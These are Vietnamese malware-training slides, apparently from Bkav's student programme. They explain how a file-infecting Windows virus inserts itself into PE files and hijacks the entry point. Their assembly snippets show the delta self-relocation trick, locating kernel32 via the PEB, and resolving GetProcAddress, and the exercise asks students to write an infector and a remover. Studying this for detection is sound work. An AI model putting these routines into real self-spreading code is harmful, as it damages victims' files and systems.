Công ty An ninh mạng Bkav

Trung tâm nghiên cứu mã độc AMC

Chương trình đào tạo sinh viên

Giai đoạn 2: Assembly 32 bit

Bài 3

Các loại mã độc cơ bản

- Virus
- Worm
- Trojan
- Macro

Đặc điểm của virus

- Không tồn tại ở một file độc lập mà gắn vào chương trình khác trên máy

- Khó phát hiện ra

- Khó xử lý: xóa file virus đi = xóa luôn chương trình gốc.

Mục tiêu bài 6

- Hiểu được các kỹ thuật mà virus sử dụng
- Lập trình được virus
- Nâng cao: Viết chương trình phát hiện và loại bỏ được virus


1. Nguyên lý cơ bản

1.Chèn code virus vào file victim

2.Chuyển quyền điều khiển đến thực thi code virus đã chèn vào

3.Sau khi thực thi code virus xong sẽ trả quyền điều khiển về cho host (file gốc)

1. Nguyên lý cơ bản



Chèn code virus : Nới rộng section cuối hoặc thêm section.
Chuyển điều khiển : Sửa Entry point

2. Các vấn đề kỹ thuật liên quan

1. Sửa header
2. Kỹ thuật Delta
3. Kỹ thuật lấy địa chỉ của các hàm API
4. Một số vấn đề khác

2.1 Sửa header

Cần sửa lại những trường nào ?

- Section header : ….
- Entry point
- Image size


2.2 Kỹ thuật Delta


Khi mã virus được chèn vào file host, các thông tin về địa chỉ tuyệt đối của mã virus sẽ bị sai lệch một khoảng nào đó tùy từng file host.

Làm cách nào để các đoạn mã virus thêm vào thực thi đúng?

=> Dùng kỹ thuật Delta để xác định độ sai lệch từ đó hiệu chỉnh các địa chỉ cho hợp lý.

2.2 Kỹ thuật Delta





2.2 Kỹ thuật Delta

```
;----------------------------
;ki thuat delta
call Delta
Delta:
    pop ebp
    sub ebp, offset Delta
;----------------------------
```

Khi call Delta, thì địa chỉ ngay sau lệnh call Delta sẽ được push lên stack, sau đó ctrinh nhảy đến hàm được gọi.

Lệnh pop ebp -> Lấy địa chỉ vừa đẩy từ stack và lưu vào ebp.

Lệnh sub: sẽ tính ra khoảng cách từ địa chỉ được push đến nhãn Delta.

=> Sau khi có độ lệch thì có thể dễ dàng truy cập các biến hoặc lệnh khác trong đoạn mã, bằng cách cộng delta với địa chỉ tương đối của biến/lệnh cần truy cập.

2.3 Kỹ thuật lấy địa chỉ hàm API

Vấn đề:

+ Địa chỉ các hàm là không giống nhau (giữa các phiên bản hệ điều hành

+ Trong không gian nhớ của tiến trình chưa chắc đã tồn tại.

=> Dùng 2 hàm LoadLibrary() và GetProcAddress() để lấy địa chỉ các hàm cần thiết

2.3 Kỹ thuật lấy địa chỉ hàm API

- Địa chỉ của 2 hàm LoadLibrary, GetProcAddress lấy ở đâu ?

=> Tìm trong bảng export của kernel32.dll

- Làm sao lấy được địa chỉ của kernel32.dll ?

=> Kỹ thuật “Find kernel32 based”

Find kernel32 based

Có 2 cách để tìm kernel32 based

- Dựa vào giá trị trả về của Windows loader
- Dựa vào thông tin trong PEB

Find kernel32 based

```
.code
start:
assume fs:nothing                // FS:[0] = TEB (Thread Environment Block)
mov ebx, dword ptr fs:[30h]      // FS:[30h] = Pointer to PEB (Process Environment Block)
mov ebx, dword ptr [ebx+0Ch]     // Pointer to PEB_LDR_DATA struct
mov ebx, dword ptr [ebx+1Ch]     // Pointer to InInitOrderModuleList
mov ebx, dword ptr [ebx]         // Next entry in list : Ntdll.dll -> Kernel32.dll
mov ebx, dword ptr [ebx+8h]      // Get ImageBase of Kernel32.dll
mov [kernelbase],ebx
ret
end start
```

Sử dụng PEB Struture (Process Environment Block) để tìm địa chỉ hàm GetProcAdress

```
;*****************************************************
;tim dia chi ham GetProcAddress
    LayDiaChiGetProcAddress:
    ;tim dia chi Kernel32 cat vao edx
        mov ebx, fs:[030h]
        mov ebx, [ebx + 0ch]
        mov ebx, [ebx + 0ch]
        mov ebx, [ebx + 00h]
        mov ebx, [ebx + 00h]
        mov eax, [ebx + 18h]

        mov ebx, [eax + 3Ch]
        add ebx, eax
        mov ebx, [ebx + 78h]
        add ebx, eax
        push ebx

        mov ebx, [ebx + 20h]
        add ebx, eax
        xor edx, edx
        ;tim dia chi GetProcAddress cat vao eax
        _loop:
            lea esi, [ebp + GetProcAddressName]
            mov edi, [ebx + edx]
            add edi, eax
            mov ecx, 0Fh
            add edx, 04h
            repz cmpsb
            jnz _loop
            sub edx, 04h

            shr edx, 01h
            pop ebx
            mov edi, [ebx + 24h]
            add edi, eax
            movzx edx, word ptr[edi + edx]

            shl edx, 02h
            mov edi, [ebx + 1Ch]
            add edi, eax
            mov edi, [edi + edx]
            add edi, eax
            mov edx, eax
            mov eax, edi
            retn

;*********************************************
```

Find kernel32 based

Ngoài ra, cũng có thể tìm địa chỉ thư viện kernel32.dll dựa vào địa chỉ trả về của Windows loader - đỉnh stack lúc đó chính là một vùng nhớ trong kernel32.dll.

```
mov     esi,[esp]
and     esi,0FFFF0000h
call    GetK32

GetK32:

 __1:
        cmp     byte ptr [ebp+K32_Limit],00h
        jz      WeFailed

        cmp     word ptr [esi],"ZM"
        jz      CheckPE

 __2:
        sub     esi,10000h
        dec     byte ptr [ebp+K32_Limit]
        jmp     __1

CheckPE:
        mov     edi,[esi+3Ch]
        add     edi,esi
        cmp     dword ptr [edi],"EP"
        jz      WeGotK32
        jmp     __2
WeFailed:
        mov     esi,0BFF70000h
WeGotK32:
        xchg    eax,esi
        ret
```

Bài tập

- Viết chương trình virus lây file (vào các file trong thư hiện tại)
- Viết chương trình phát hiện và loại bỏ virus lây file ra khỏi một file.

Tài liệu tham khảo:

Bài hướng dẫn viết virus: https://whitehat.vn/threads/co-che-lay-file-cua-virus-su-dung-ky-thuat-delta.3529/
Tài liệu về cấu trúc PEB: https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb
Ngoài ra có thể tìm hiểu thêm về cấu trúc TEB, PPEB_LDR_DATA, LDR_DATA_TABLE_ENTRY